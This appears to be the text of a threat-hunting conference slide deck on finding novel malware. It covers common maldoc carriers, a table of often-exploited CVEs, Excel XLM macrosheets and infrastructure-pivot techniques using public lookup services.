Identifying Novel Malware at Scale

Pedram Amini | InQuest.net

Who I be.

🗽New York City native. Austin Texas since 2005.🤠

Self taught in the 90's through SoftICE & phreaking.

iDEFENSE VCP 2002-2005, TippingPoint ZDI 2005-2010.

OpenRCE.org, PaiMei, Sulley, Fuzzing (book).

Jumpshot 2010-2014, InQuest 2014+.

Threat hunting/intelligence and automation.

🍋 Low Hanging Fruit 🍊

There are some beautiful exploits out there…

But how are people getting owned?

- 📄 Invoice scams.
- 🎣 Phishing.
- 📂 Open S3 buckets and Elastic databases.
- 📃 **Carrier lures…**

A Formula for Success

1. Construct novel carrier(s). Exploit(s) optional.
2. Own, pwn, or utilize shared hosting in the ☁️.
3. Seed via some SPAM and… 🤑.


2018	2019	2020
[O] CVE-2012-0158	[O] CVE-2012-0158	[J] CVE-2012-4681
[A] CVE-2015-1805	[O] CVE-2015-1641	[W] CVE-2014-6352
[I] CVE-2016-0189	[O] CVE-2017-0143	[W] CVE-2016-7255
[O] **CVE-2017-0199**	[O] CVE-2017-0199	[O] CVE-2016-7262
[O] **CVE-2017-11882**	[O] **CVE-2017-11882**	[O] **CVE-2017-0199**
[O] CVE-2017-8570	[O] **CVE-2017-5638**	[O] **CVE-2017-11882**
[O] CVE-2017-8750	[O] CVE-2017-8759	[P] CVE-2018-4893
[F] CVE-2018-4878	[F] CVE-2018-4878	[I] CVE-2019-1367
[I] CVE-2018-8174	[O] CVE-2018-7600	[W] CVE-2019-1405
[I] CVE-2018-8373	[O] CVE-2019-0604	[W] CVE-2020-0601

Adobe **[F]**lash / **[P]**DF | Google **[A]**ndroid | Oracle **[J]**ava | Microsoft **[I]**E / **[O]**ffice / **[W]**indows

Microsoft Excel Macrosheets

There's *always* something with Microsoft Office.

Tens of millions of lines of code, decades of features.

Deep dive into the breaking wave of XLM carriers:

- 2019-01-29: Extracting "Sneaky" Excel XLM Macros
- 2020-03-18: Getting Sneakier: Hidden Sheets & Data Connections
- 2020-05-06: ZLoader 4.0 Macrosheets Evolution

Tool: XLMMacroDeobfuscator YARA Rules: Github/InQuest


More on #maldoc's

Didier Stevens, NVISO

Maldocs Tips for Red Teamers


@didierstevens

blog




(D) = Disclosure


Common Malware Campaign




Common Malware Campaign



Common Malware Campaign



Common Malware Campaign



Infrastructure Pivots

Domain -> IP -> Domain(s)

Domain -> DNS -> Domain(s)

Domain -> Pattern -> Domain(s)

Domain -> Registrant -> Domain(s)


Domain -> Sub Domains(s)

IP -> ASN -> IP(s)

SSL Certificates

Google Analytics IDs

…and more…



Infrastructure Pivots

IP Pivots:

- https://reverseip.domaintools.com/search/?q={ip}
- https://www.shodan.io/host/{ip}
- https://viz.greynoise.io/ip/{ip}
- https://www.virustotal.com/#/ip-address/{ip}

DNS Pivots:

- http://whois.domaintools.com/{domain}
- https://www.virustotal.com/#/domain/{domain}

Domain -> IP -> Domain(s)

Domain -> DNS -> Domain(s)

Domain -> Pattern -> Domain(s)

Domain -> Registrant -> Domain(s)

